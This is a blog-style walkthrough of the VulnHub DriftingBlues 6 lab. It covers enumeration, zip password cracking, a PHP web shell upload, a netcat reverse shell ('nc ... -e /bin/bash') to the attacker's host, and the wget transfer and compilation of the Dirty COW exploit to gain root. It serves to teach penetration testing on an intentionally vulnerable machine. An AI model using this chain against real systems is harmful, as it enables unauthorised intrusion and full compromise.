
This vulnerable machine is located at: https://www.vulnhub.com/entry/driftingblues-6,672/

What I like to do first is create a directory for this box & copy over a preset for taking notes.

Next, I looked to see my IP and the IP of the Drifting Blues box using ip addr (tells my IP) and sudo arp-scan –localnet (tells box’s IP).

I set an IP variable using export IP="10.10.1.114". The set IP variable can always be checked by using echo $IP.
I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. This scan told me that only port 80 was open, a http server.


Also in this nmap, it mentions /robots.txt , /textpattern/textpattern , /title:driftingblues , /server-header. I went to the webserver and it did not look like anything. I inspected the page source and it mentions ‘vvmlist.github.io’.


Next, I went to /robots.txt and it says not to forget to add .zip to your dir-brute.

Next, I went to /textpattern/textpattern. This brought up a login page.

The next thing I decided to do was enumerate for possible other areas on the site using gobuster dir -u $IP -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .zip. I visited some of the ones with the 200 (OK) code (403 is forbidden, so I would not get anything from ones with this status).

Once I got to /spammer.zip, I noticed that I was prompted to download it. I did so in the terminal using wget 10.10.1.114/spammer.zip and then it was automatically downloaded to the directory I was in. From here, I attempted to unzip the file using unzip spammer.zip, but got prompted for a password.
My next step was trying to crack the zip file’s password. I used fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt spammer.zip, which gave me the password. Now, I was able to unzip spammer.zip and use the password we just got.

It mentions that it extracted a file called creds.txt, and I used cat creds.txt where it will tell us there is a username “mayer” along with mentioning a password.

I went back to the /textpattern/textpattern portion of the website and tried using the username and password given as a login. It let me login! Note, there was a popup that would not stop unless I clicked the button to not allow it anymore.

On the website I went to the Content > Files and uploaded a php-bash.php (here).

Once I did that I then went to /textpatterns/files and clicked on the uploaded php file. It then brings up a shell on the website.

I opened a listening shell in my normal terminal using nc -nvlp 4444 and on the terminal on the website, I used the command nc 10.10.1.100 4444 -e /bin/bash to gain a shell on the listening terminal. The second command uses netcat, then specifies an ip and a port (4444), then tells it to execute /bin/bash.

Now that it was connected, I checked to see if python was available. Since it was, I got a more bash-looking shell by using python -c “import pty;pty.spawn(‘/bin/bash’)”.

If we cd /tmp and ls -la it will show us that there is a user named firefart
I next went to the tmp folder using cd /tmp. Knowing that I could write files in here freely, I began trying to think of things that I could do. I checked the Debian distribution using uname -a. After seeing that it was an outdated kernel, I then went to https://www.exploit-db.com/exploits/40839 and downloaded the file so I could transfer it.

I then opened another terminal and ran sudo python3 -m http.server 8000, which will set up an http server port. Now in the terminal that is on the server I used wget 10.10.1.100:8000/40839.c to download the exploit to the server. You must be in the /tmp folder on the driftingblues box for this to work. Directions for how to use the exploit are in the source code and on the website.

In the exploit it mentions how to compile this exploit, gcc -pthread 40839.c -o dirty -lcrypt. Once I completed this, I then ran ./dirty and it prompts for a new password. I used “fire”.

I then used su firefart and used the new password, “fire”. After switching, I went to the home directory using cd ~. I then used pwd and noticed it was the root directory.

I used ls -lsa and saw that there was a “flag.txt”. I tried using cat flag.txt and it worked.

The box is complete!




 CyberArri
Leave a comment